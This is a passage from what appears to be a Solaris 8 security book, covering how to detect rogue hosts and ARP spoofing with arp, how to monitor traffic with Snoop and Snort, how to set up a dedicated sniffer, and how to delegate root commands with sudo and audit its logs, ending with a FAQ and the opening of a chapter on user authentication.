Suppose you've run your Nmap scans, read the output and noticed that a system is at IP 10.1.1.90. Referring to your records, you realize that this IP is not in our dynamic host control protocol (DHCP) scope and has not been assigned to any system. Nmap has reported some normal open ports and fingerprinted it as a Solaris 8 system. What next? One place to look is the arp cache. This cache is a table that translates ethernet hardware (MAC) addresses to IP addresses. In essence, **arp** is the glue between OSI layers 2 and 3. To view the arp cache, issue either one of the following commands:

```
%arp -a
```

or

```
%netstat -p
```

These commands will give identical information, similar to this:

```
Net to Media Table: IPv4
Device   IP Address               Mask         Flags     Phys Addr
------  ----------------  ---------------  ----------  -------------
hme0   10.1.1.11              255.255.255.255        08:00:20:73:51:02
hme0   10.1.1.30              255.255.255.255   SP   08:00:20:9f:1c:c6
hme0   10.1.1.33              255.255.255.255        08:00:20:a8:99:14
hme0   BASE-ADDRESS.MCAST.NET  240.0.0.0          SM   01:00:5e:00:00:00
```

First, let's look more closely at the physical address column. You will notice that the first three addresses all start with 08:00:20. This is significant because the high order three octets (first six hex digits) are assigned by the IEEE as Organizationally Unique Identifiers (OUI) or Vendor Address Components. A list of these first three octets and which vendors they are assigned to can be found at www.iana.org/assignments/ethernet-numbers. Looking at this URL, we find that the 08:00:20 is assigned to Sun Microsystems. Since changing MAC addresses on Sun equipment is difficult (though not impossible), it is a safe bet to say that the interloper really is a Sun Microsystems computer.

Here, the plot may thicken. Think back to Nmap for a moment. When Nmap wants to contact a host, it needs to take the IP address it has been given, craft a packet, and send that packet down the TCP/IP stack for the kernel's streams driver to transmit. When the packet reaches the ethernet device driver, an ethernet frame must be crafted, and in that frame the destination hardware address of the target must be determined. If that information is in our arp cache, no other lookups are done. If the information is not in the arp table, the sending host will send out an arp broadcast, to the ethernet broadcast address (FF:FF:FF:FF:FF:FF) essentially asking "Who is 10.1.1.11?" If a system numbered 10.1.1.11 is on the local network, and not cut off by a router or VLAN, 10.1.1.11 will answer back with something like 10.1.1.11 is 08:00:20:73:51:02. The network stack will take this information, pass it on to the bit of the kernel crafting the ethernet frame, and send it on its way. This seems all well and good, but it is entirely likely that something malicious (other than an unknown system on the network) is going on.

Suppose 10.1.1.11 is a known system, but it was supposed to be a Linux system. Nmap just reported that it is a Solaris 8 system and confusion reigns. Referring to your meticulous documentation, you see that IP 10.1.1.11 should have a MAC address of 08:00:02:11:22:33 (3Com network card prefix). This is not the real 10.1.1.11. Someone probably tried to poison your arp cache by publishing 08:00:20:73:51:02 as the hardware address for 10.1.1.11. This is one of the shortcomings of most arp implementations. Solaris promiscuously picks up arp information it sees on the wire, regardless of whether or not the information is a response to an arp request the Solaris system made. It learns this new information and caches it for some period of time (determined by the kernel tunable *arp_cleanup_interval*). Your Linux system may still be on the network, but since at layer 2 its address is known as someone else's, there isn't much you can do, except to hunt down the offending machine and remove it from the network. A short-term solution would be to clear the arp cache or publish a static arp entry for the real 10.1.1.1 system with the following command:

```
%arp -s 10.1.1.11 08:00:02:11:22:33 pub
```

This will replace the bad arp entry with a good entry and mark it as published. Any time another system requests the MAC address for 10.1.1.11, your local system will respond and hopefully beat out the response of the rogue machine. None of this is guaranteed, but sometimes it works, especially if you are on the fast side of a high-latency link. In the end, the arp command helps you get more information about an interloper and may even help you get around the problem in the short-term. The certain resolution is to simply track the system down and remove it from your network.

Detecting Unusual Traffic with Network Traffic Monitoring

In this section, we take a look at some free tools that can help an administrator gauge, monitor, and better understand the nature of traffic on a network. The best practice for any system that will conduct security work is to make it a separate Solaris system, acting in no other capacity than as a security monitoring and enforcement system. In our previous scenarios, we developed a system in our company, admin.incoming-traveller.com, to play this role.

Using Snoop

First let's take a look at one of the best tools on a stock Solaris system: Snoop. Snoop is very powerful and warrants a look at some of its more common command switches and options:

- **-d <device>** Tells Snoop which device to listen on. Critical on systems with multiple physical interfaces.
- **-o <file>** Tells Snoop to put its output into a snoop-readable file.
- **-i <file>** The opposite of -o. This reads the snoop output file back in for playback for the session capture.
- **-r** If given, Snoop will not try to resolve IP addresses to hostnames. Keeps Snoop from adding its own traffic (in the form of DNS lookups) to the network.
- **[expression]** Snoop allows you to pass expressions to it, composed of protocols, keywords, sources, destinations, and other primitives. The expression language of Snoop is its most powerful asset. The man page should be read carefully for a full understanding.

Snoop grabs packets off any running interface by placing that interface in what is called **promiscuous** mode. Normally, an interface will ignore any packet whose destination address does not match the interface's own. In promiscuous mode, the interface grabs a copy of any and every packet it can, regardless of the packet's final destination. If you look over the man page for Snoop, you will see that you may restrict the captured packets by nature of their source or destination address, the protocol type, the payload type, ether type or one of many other criteria. Using Snoop with a simple egrep expression can let you capture bits of traffic at will. For example, suppose you want to look at DNS queries leaving your network. A simple Snoop command to do this might look like:

```
%snoop -d hme0 -o /tmp/DNSq_snoop.out  proto 17 port 53 !
dst net 10.1.1.0
```

We are telling Snoop to use interface hme0 to listen for IP protocol 17 (UDP) with a port of 53, and that we want anything whose destination is not the local network. The last part of this command is a simple example of the expressions I mentioned at the start of this section. The first primitive is *proto*, which tells Snoop that we want to filter based on protocol. The 17 is the protocol number. The next primitive, *port*, tells Snoop which port the traffic should be traveling to or from. We did not specify, but Snoop will allow you to tell it if you want to check just the source or destination port. The "**!**" is the common negate operator and affects the rest of the expression following after. We use the *dst* primitive to signify destination and the *net* keyword to tell Snoop we care about the entire 10.1.1.0 network. With the negate operator in front of this, we have told Snort to be more selective in its capturing and filtering. Finally, the -o switch tells Snoop to drop the data into the file /tmp/DNSq_snoop.out. We can later go back and use the -i switch to read this file to standard output. With cron and a simple shell script, we can start and stop this Snoop process at will, which can be very handy if you suspect some unusual behavior is taking place after hours within a given time span.

Using Snort

Snoop, as powerful as it is, simply cannot replace a good network sniffer or intrusion detection system. Snort, at version 1.8 of this writing, is an excellent (and free) tool for this purpose. Since snort is rule-based, an administrator can easily adapt it to a specific network or set of networks. You will find Snort, rules files, documentation, and discussion boards at www.snort.org. I strongly suggest that you spend the time to read all the documentation and understand the release-level features as well as the alpha and beta features.

We will be looking at the use of Snort with just a few of its many command switches. In the simplest sense, Snort can be started like so:

```
%snort
```

This works only if you execute Snort as root and if you have a rules file in your home directory. Since we want to make Snort more useful, we'll be learning about the following command-line switches:

- **-c <dir>** This tells Snort where to look for its configuration file. In version 1.8p1, Snort's configuration file (snort.conf by default) sources in rules files for use.
- **-b** Generates log files in the format of the tcpdump utility. This makes logging faster and helps Snort keep up with traffic-saturated networks (even 100Mbit/FDX).
- **-l <dir>** The log directory where Snort will place all of its logs.
- **-d** Dumps the application layer of the sniffed packet (if any). This can be useful when examining or replaying an attack or traffic stream.

- **-D** Use this to run Snort as a daemon.
- **-A <word>** This tells Snort to generate alerts, and what level to generate. The legal words are: fast, full, console, or none. Start off with full and pare down as needed.

You will need to obtain the source code for Snort. Download, decompress, and compile the software. There is a great deal of flexibility in the package ranging from where you install the binary and configuration files, to the extent and location of logs and alert notifications. The heart of Snort, though is the set of rule and configuration files. Snort, as of version 1.7. uses a main configuration file, snort.conf. In snort.conf, the administrator defines the local subnet(s), sets up preprocessors to handle things like HTTP requests and TCP fragments, and defines the common servers on a network, like Web, mail, and database servers. Each definition will play some part in the rules by telling Snort what traffic to consider malicious and what traffic, while appearing malicious, is truly benign and acceptable traffic for your network. The configuration file ends with a series of *include* statements telling Snort which rules files to use and which to ignore. The beauty of this feature is that we can write various rules types for various classes of exploits into individual files. This makes the management, updating, and debugging of rules incredibly simple and painless. The best way to understand the rules themselves and how they work is to start with a simple example:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any
(msg:"SCAN NMAP XMAS";flags:FPU;)
```

The first keyword, *alert*, tells Snort that if this rule is matched, we want to generate an alert. The $EXTERNAL_NET statement is set in the snort.conf file with a default value of *any*, meaning any network. The first *any* keyword refers to the source port of this traffic. In this case, we are curious about all ports. The "->" nomenclature is indicative of source and destination and is quite significant. In this example, we care about traffic from EXTERNAL_NET to our HOME_NET (also defined in snort.conf). Traffic originating from our HOME_NET to an EXTERNAL_NET would not be a match for this rule, due to the directional identifier. The next *any* statement refers to the destination port on our local network. Again, we care about any port. The "msg..." string is the plain ASCII text that will be placed with the Snort-generated alert in the log file. In this case, the string tells us that we are looking out for the Nmap XMAS scan. The *flags* keyword tells Snort that we are curious about the TCP flags F(IN), P(USH), and U(RG). Other flags we could scan for are S(YN), R(ST), and A(CK).

Another key benefit of Snort is its flexibility in crafting rules. While extensive rule sets exist for out-of-the-box use with Snort, any administrator will easily pick up the syntax and structure of Snort rules in just a few minutes. With Snort's ability to trace and track traffic based on IP, TCP, UDP, and ICMP parameters (to name just a few), almost anything is possible. If you have local SQL databases, Snort even offers plug-ins to allow you to log to an SQL database.

One legitimate concern regarding Snort (or any other intrusion detection system) is its ability to keep up with network traffic flows. On a 100Mbit/s, full-duplex link, many slower and older machines will start to miss or drop packets. Behavior of this type has always been, and remains, unacceptable. What if an attacker flooded your network with harmless traffic in order to hide an attack? The results could be disastrous. Luckily, Snort has what the author refers to as a *high performance* mode. When starting Snort, you can issue the following command to run Snort in this high performance mode:

```
%snort -b -A fast -c snort.conf
```

In this mode, Snort writes all its captures and logs to a binary-formatted file. When you want to review the captured and logged information, you re-run Snort against the log file like so:

```
%snort -d -c snort.conf -l ./log -r snort.log
```

The previous command uses the -l to tell Snort which directory to log to, and -r indicates the source file from which to read our tcpdump-formatted data.

Spending a few minutes with the Snort documentation is enough to get the system up and running with a basic and effective configuration. It would be wise, though, for you to spend a few hours getting to learn Snort. As an intrusion detection system, Snort is one of the most powerful and flexible tools available to help protect and monitor your networks.

So now that you have Snort set up, what next? My first piece of advice is to run Snort with all the default rules enabled and let it log and generate all the alerts it wants for a period of time. Also, be certain to use the -d switch for Snort to run it as a daemon. On a new network, I like to let Snort run for two or three days with a generic configuration. I review the logs and alerts and see which rules are flagging normal traffic (i.e., preventive portscans, passive FTP), and then I disable or rewrite them to be more intelligent. In this way, I can easily get an idea of what traffic should normally appear on my network (and therefore which traffic should not be considered malicious or detrimental). On a typical production network consisting of just Solaris systems, you will most commonly see telnet, ftp, dns, smtp, pop3, imap and X11 traffic. If you have disabled telnet in favor of SSH, then you will also see a good amount of SSH traffic on port 22 and most likely little or no X11 traffic. (Secure Shell has a nice feature of forwarding X11 connections, which are notoriously insecure, over the encrypted SSH tunnel. Using DISPLAY environment variables and some SSH magic, all X11 traffic is protected from prying eyes.)

What about other Solaris-specific traffic? Well, if you run one of Sun's management or support programs (Answerbook, Sun Management Console), you will see traffic on any number of ports, such as 8888, 695 and 898. If you absolutely must run these services, be certain your systems are firewalled, patched and that the software is configured as securely as possible. As Sun releases new products and utilities, the number of ports in use will increase. It will be your duty to make sure that the new software and services are installed with maximum security in mind.

Using a Dedicated Sniffer

Most system administrators I know have at least one UNIX system on their desk (usually more), and have access to others, be that a few at the smallest sites, or hundreds in a large enterprise. When machines are plentiful enough, powerful enough and not tasked with anything overly pressing, the smart administrator configures and deploys a dedicated network sniffer. Continuing with the Snort program I discussed earlier, let's pretend that *scarter*, our administrator at incoming-traveller.com, has an extra system powerful enough to act as a dedicated sniffer. As a rule, such a system must have ample CPU power, plenty of RAM and drive space, and a 100 Mbit, full-duplex-capable network interface.

The first steps will be to install the OS and perform basic hardening (luckily, you bought this book to help out!), assign an IP address get the system on the network. Since we want to sniff traffic, we have to give some special consideration to where we place the system on the network. If you want to sniff inbound traffic and detect all attacks, including those your firewall is configured to block, you would need to place the system after your border router and before your firewall. If you want to sniff traffic the firewall permits onto your network, then place the system after the firewall on a hub or a switch that will allow you to mirror all port traffic to one dedicated port. If you cannot configure a switch port for this type of analysis activity, you will have to use a hub. Otherwise, the only traffic your sniffer will see is traffic destined for it and broadcast traffic on the switch (and even then, usually only on the local VLAN).

Once the system is on the network, you will need to install Snort and configure its rule and configuration files. At this point, you will want to take some extra precautions with the system. Since it sniffs all your traffic, any compromise could take this valuable tool offline, and worse, it could give up the secrets of your network traffic to any intruder willing to dig through the log files. I suggest is to use Snort with the -s switch. This will cause Snort to log its information to the syslog subsystem. If you have a network logging system, you may want to point Snort's log output to that system. That way, if your sniffer is compromised, an intruder will not be able to alter or peruse your IDS logs.

You will also want to generate a set of static arp entries for the system to learn and publish. Assume that your system is behind the firewall, on the same segment as your Web server and mail server. A poisoned arp cache, which we discussed earlier, can lead to all sorts of network havoc. Worst of all, since traffic source and destination are initially based on hardware addresses, not IP addresses, Snort may be tricked into ignoring traffic based on an apparent IP address matching rule, when in reality that traffic is headed toward a vulnerable target. You would generate a file called /etc/ethers on your system and populate it accordingly:

```
10.1.1.30    08:00:20:9f:1c:c6     pub
10.1.1.31    08:00:20:a8:99:14     pub
```

The *pub* keyword tells the system that this arp entry is to be published and any arp request for the 10.1.1.30 or 10.1.1.31 IP addresses will elicit a response from the local system. You put this information into the local arp cache with the arp command, like this:

```
%arp -f /etc/ethers
```

That's all there is to it, and you have just taken a big step towards protecting yourself from layer 2 network mischief!

To be extra cautious, you should install SSH and disable all other services on the system, including RPC services. Since this is a dedicated network sniffer, the system has no other legitimate role on your network and therefore does not need to run any other software other than SSH and Snort. To be cautious to the point of paranoia, you could also clip the transmit pair of the 4 pair Category 5 ethernet cable leading from the system to the switch or hub. This means that you will not be able to receive data from the system, so SSH will be useless and syslog logging will not work, but since Snort is only interested in receiving traffic, the half-cable will work just fine. Keep in mind that some network hardware will not establish a layer 2 link if only some of the wiring in your cable is working. You'll need to check with your vendors to verify that this trick will not prevent hardware-level link establishment.

Using Sudo

In order for a system to run as an effective network sniffer and traffic analyzer, certain programs and daemons must run with super-user privileges. With the advent in the last several years of remotely-exploitable buffer overflows, any system administrator knows that letting software run as root, with all the privileges and rights inherent to the root user, can be dangerous at best. In addition to root-based security concerns, many organizations have the need to grant certain users super-user rights for a very small subset of software and related commands. We most often run into this with database and Web administrators. However, as the importance of network security increases, so does the size of a typical corporate security team increase.

Sudo isn't a command-switch option application, but it does have a few command switches. The option we are interested in for our immediate purposes is:

- **-l** Lists the allowed and forbidden commands for the user.

Other important options you may want to investigate are:

- **-v** Validates the user's timestamp field and extends the timeout. As we will see below, when you use Sudo, a timer is started once you enter your login password. When this timer expires (default 300 seconds), any subsequent use of Sudo privileges requires password re-entry.
- **-k** Kills a timestamp. Lets you kill off your Sudo timer.
- **-b** Tells Sudo to run the command in the background (good if you are about to start a batch job or the like).

Although we won't use most of these switches, they should be fully explored and used as you deploy Sudo in your Solaris environment. Now, why use sudo instead of just using su?

One problem with teams is that each member often has a particular specialty. The performance of the duties related to these specialties, with specific regard to the network- and system-level responsibilities, often calls for super-user rights on any number of systems. The simplest solution, and the most dangerous one, is to hand everyone the root password and hope nothing goes wrong. The more people with root passwords, the more likely your password, and hence your systems, will be misappropriated, misused, and tampered with.

We are fortunate to have a great utility called Sudo. This tool allows an administrator to grant root privileges to a user or group of users for the execution of a particular command or set of commands. With Sudo, the user needs to know only his or her login password, the commands they are allowed to run and nothing else. No root passwords or other privileged account information needs to change hands. In addition, since you restrict access to a small set of commands, if a regular user account is compromised, damage will be minimal, if any.

After you download, compile, and install Sudo and its related support files, you will need to configure Sudo's behavior with the file /etc/sudoers. Suppose we have two Web administrators that need to stop and start the Web server software, which happens to run as root. Although most administrators are ingrained with the belief that running a Web server as root is akin to driving without a seatbelt, there are times and places when you may actually need or want to run an http server as root. One example is a chrooted environment. There is some commercial software that prefers to execute with root permissions alongside a Web server, such as a Java-based application. Although this reeks of bad planning, sometimes overriding business needs beyond our control dictate what we do. This is simply a hard fact of doing business at times. So we need to give our two Web administrators, djackson and tealc, the ability to stop and start the server and run a few other Web server-related commands without giving them the root password. We would use the **visudo** command (part of the Sudo package) to edit the sudoers file, like so:

```
# sudoers file.
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the sudoers main page for details on how to write a sudoers
# file.
#
# Host alias specification

Host_Alias LOCALHOST = www

Defaults        syslog=auth
```


```
Defaults@LOCALHOST       log_year, logfile=/var/log/sudo.log

# User alias specification
User_Alias REGUSERS = djackson, tealc



#Run As Aliases
Runas_Alias OP = root



# Cmnd alias specification

Cmnd_Alias STARTWEB = /usr/local/scripts/http-server/start
Cmnd_Alias STOPWEB  = /usr/local/scripts/http-server/stop



# User privilege specification
root    ALL=(ALL) ALL
REGUSERS ALL = STARTWEB, STOPWEB
#
```

First we define the host name, our log levels and log locations, and then our users or groups of users. Next we alias the commands (in this case the scripts that start and stop a Web server), and then group the command aliases that our group of users may execute as root. This tool really is this simple, but the configuration options are so advanced that all system functions could be carried out by a competent staff without the need to ever share the root password. In a situation where a system may host typical applications as well as security software, this type of environment is invaluable. In order for our users, djackson and tealc to start or stop the Web server, they would execute the command:

```
%sudo
```

Then they would be prompted for their own user password. From this point, Sudo is at their beck and call, but only for the pre-configured commands which that user or set of users is explicitly allowed to run. A helpful feature for Sudo users is the -l switch; this will list the commands which the user may execute and the privileges with which they may execute them. If a user is not listed in the /etc/sudoers file, they'll be greeted with a response like that in Figure 3.4.

Figure 3.4 Results for a User Not Listed in the /etc/sudoers File



```
%sudo kill -HUP 167
Password:
tealc is not in the sudoers file.  This incident will be reported.
%
%
```

Sure enough, if we check the /var/log/sudo.log file (Remember, we specified this location in the /etc/sudoers configuration file.), we'll see an entry like this:

```
Jul 21  18:03:31 2001 : tealc : user NOT in sudoers ; TTY=pts/1 ;\
PWD=/home/tealc ; USER=root ; COMMAND=/usr/bin/kill -HUP 167
```

This user lacked authorization to run the kill command as root. In this case, we could log in and check the process ID to get a better idea of what the user was up to.

From time to time, someone will come along and rightfully execute a privileged command with sudo. Suddenly, the system may start misbehaving, the Web server might stop taking connections, or people may no longer be able to FTP into the system. Once you find and correct the problem, you will want to see who messed things up so that you may seek them out and gently educate them in proper procedures and policies. Above, we set the location of the Sudo log to be /var/log/sudo.log. So, let's suppose we receive a page and find that www.incoming-traveller.com is not accepting HTTP connections. We log in and see that the server is not running. Quickly we start the server and then look into the cause of the failure. Let's check the sudo.log file first. At the end of the log, we see the following:

```
Jul 21  10:34:05 2001 : tealc : TTY=pts/1 ; PWD=/home/tealc ;
    USER=root\
; COMMAND=/usr/local/scripts/http-server/stop
```

One of our Web administrators, user tealc, was logged in remotely and executed the stop script for the Web server. We see that he ran the command at 10:34am, from pts/1, which means he was logged in remotely. The user ran the command from his home directory, as indicated by the "PWD=..." line, and the command was run with root user privileges. This is the last entry in the file. The user never ran the command to restart the server. Now we know where to start. Always approach users and give them the benefit of the doubt. For all we know, this could be anything from a simple mistake to evidence of a compromised account.

A quick walk over to the tealc's cubicle reveals a worker deeply engrossed in an important phone conversation. When the conversation ends, you ask about the Web server and you witness the famous "deer-in-headlights" look. It turns out the user made some changes to a configuration file and meant to stop and restart the server, but before that could happen, an important business call came in. All is well and a little friendly reminder to finish up properly when restarting server software leaves you and the user in a relatively good mood. The logs came in handy because you knew who to approach and you had evidence just in case the user said "Couldn't have been me, honest!" Sometimes a little hard evidence goes a long way toward getting people to acknowledge and correct mistakes.

Summary

The Nmap and Sudo tools are key to securing a system and keeping it secure. One could look at Nmap as a means of protecting a Solaris 8 system from itself, and Sudo as a way of protecting a Solaris 8 system from users with a legitimate need for limited root access. As we looked at portscanning, we saw that a freshly installed Solaris 8 system leaves quite a few ports and related vulnerabilities open for the world to see. By proactively scanning your networks and systems, you can not only fix problems before they become incidents, you can also detect unwanted systems on your wire. While Snoop and arp are useful utilities for capturing network traffic and verifying IP to MAC mappings on a short-term basis, a true IDS solution should be used for constant monitoring. If your budget and environment permit, a dedicated sniffer is the best solution when secured properly and utilized in the right place within your network infrastructure. We even touched on how the truly stealthy administrator can make his sniffer system disappear from the network with a customized network drop cable.

Vigilance among your users and administrators is equally important. Sudo provides a smooth and seamless means of allowing limited super-user access, without the need to share root or other key system passwords among a large group of people. Bear in mind that all of the tools presented here share one common facet—configuration. As powerful as they are, you should read all the documentation and understand all the limitations of the freeware tools you decide to implement. In most standard configurations these tools are very useful, but a little effort spent on customization and tuning will yield superior benefits. You should also subscribe yourself to the support and discussion email lists for these tools. Program authors often participate in these lists and they can be an invaluable source of support when you encounter the unexpected, such as a bug or other unusual program behavior. I recommend that you lurk, or participate in the list in read-only mode for a few days or weeks to get a feel for the general community the list provides. Then, introduce yourself and have at it. In the end, all the effort and energy spent in securing your systems will pay off for you, your superiors and your company.

Solutions Fast Track

Detecting Vulnerabilities with Portscanning

☑ Portscan your own networks regularly and become familiar with your network residents.

☑ Automate your scans, including results delivery, to make your life simpler and easier, but always be sure to take the time to review the results.

☑ Most portscanners require root privileges to use some of the more advanced features. Be certain your cron jobs run as root or you may get false results.

☑ Even security software can be compromised from time to time. For jobs and scripts that must run applications as root, consider setting them up in a chrooted environment. Always limit your exposure.

☑ Understand whether you absolutely need a given port and service available on a system. Open services are an inviting target for malicious hackers.

☑ Portscan everything, even your routers and firewalls. Nothing is necessarily immune from attack and compromise. Understand the whole network, from end to end.

Discovering Unauthorized Systems Using IP Scanning

☑ A network scanner is only as effective as the IP documentation for the network you are scanning.

☑ Understanding and using arp tools is an important step toward discovering unwanted guests on your networks.

☑ Familiarize yourself with the common hardware vendor MAC prefixes on your network. Maintain hard copies if necessary.

☑ Conduct your ping sweeps at random times. Don't fall into a pattern that a potential intruder may catch on to.

Detecting Unusual Traffic with Network Traffic Monitoring

- ☑ Snoop, a built-in Solaris utility, is a powerful network tool for real-time monitoring of network activity for short periods of time.
- ☑ A dedicated sniffer/IDS system like Snort is the best way to get current and historically accurate information about network traffic types and patterns.
- ☑ Maintaining a static arp cache will help protect your network from spoofed arp entries, which can, at any other time, fool even some of the best IDS systems.
- ☑ Maintain a good set of IDS logs on backup tape. When a breach isn't discovered immediately, that evidence may become very important.

Using Sudo

- ☑ With Sudo, there is no need to give out your root passwords.
- ☑ Sudo's logging features help you track and document the execution of super-user programs. In the event of unauthorized activity, this logging will help you track down the culprit.
- ☑ By grouping users together in Sudo's configuration file, you can give a pool of qualified administrators access to the resources they need most.
- ☑ Be certain your users are trained in using Sudo and that they understand their limitations in relation to Sudo.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Will portscanning affect my network security negatively?

A: This depends. 99.999% of systems are not affected in a detrimental sense by portscanning. There are some operating systems that have bugs in their inetd and network stacks that portscanning could exploit, but most vendors have long since patched these bugs.

Q: What is *arp* and why is it important?

A: arp stands for Address Resolution Protocol and it is the means used by a system to translate an IP address into a hardware (MAC) ethernet address. Without arp, networks simply wouldn't function without the existence of an /etc/ethers file, which maps IP's to MAC addresses statically. The biggest problem with arp is that there is no type of authentication involved in the protocol. Any system can advertise a hardware address for a given IP and no other system has the ability to verify the identity or integrity of the verifier.

Q: Where can I find freeware security tools?


A: Nmap is located at www.insecure.org, and Snort is located at www.snort.org. Sudo can be obtained from a number of places, the quickest one being www.sunfreeware.com. Always obtain this software from trusted, verifiable sources. Compiling a backdoor version of this software and then deploying it would be a very bad idea. Check and verify the MD5 checksums for the software you download. If they don't match, notify the site maintainer and obtain a known clean version.

Q: When should I run my network scans?

A: I recommend running your scans during two distinct periods. First, run them at night, say 2 A.M., when no one will be on the network. This minimizes any additional traffic overhead generated by a scanner. Also run your scans during normal business hours to get a feel for the true working environment of your network. If traffic is a concern, run Nmap in one of its simpler modes, like ping-only or TCP-connect. Vary your times and break up your scanning as much as possible to avoid falling into a detectable pattern.

Q: I installed Snort, but the logs it generates are enormous and the alerts file is full of data. I'm almost out of disk space. What should I do?

A: Examine the alert and log files carefully. Are you picking up things like pings, ICMP port/host unreachables, etc. from inside your network? Very often pings will fly across a network (especially one with a DHCP server) like crazy during normal business hours. Review your logs, and more importantly, your rules files. Pare down the rules to just the ones you need and to just the ones that apply to your network. By default, Snort currently uses a source of *any* for its rule matches. That means that outside and inside traffic will both match. If you only care about outside traffic, change the *any* to $HOME_NET as described in the Snort configuration file.



Chapter 4

Securing Your Users

Solutions in this chapter:

- Creating Secure Group Memberships
- Understanding Solaris User Authentication
- Authenticating Users with NIS and NIS+
- Authenticating Users with Kerberos
- Authenticating Users with the Pluggable Authentication Modules

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

User authentication is perhaps the most critical piece of any operation system. The ability to correctly and securely identify your users, reject those who don't belong, log failed access attempts, and revise the system as new threats arise is the cornerstone of system security.

Solaris provides a series of powerful, flexible authentication and information systems, capable of handling virtually any situation. Network Information Service (NIS), the *lingua franca* of network information, allows Solaris to participate as either a server or a client of authentication data in a network that may be composed of many other types of UNIX systems. Its direct descendent NIS+ offers improved security, better performance for extremely large networks, and a finer granularity of access control. Finally, Kerberos provides a secure, powerful authentication framework. Kerberos seeks to address the key issue of network eavesdropping, while offering the convenience of single sign-on. The Sun Enterprise Authentication Mechanism allows for the easy deployment and configuration of Kerberos, as well as interoperability with existing MIT Key Distribution Centers.

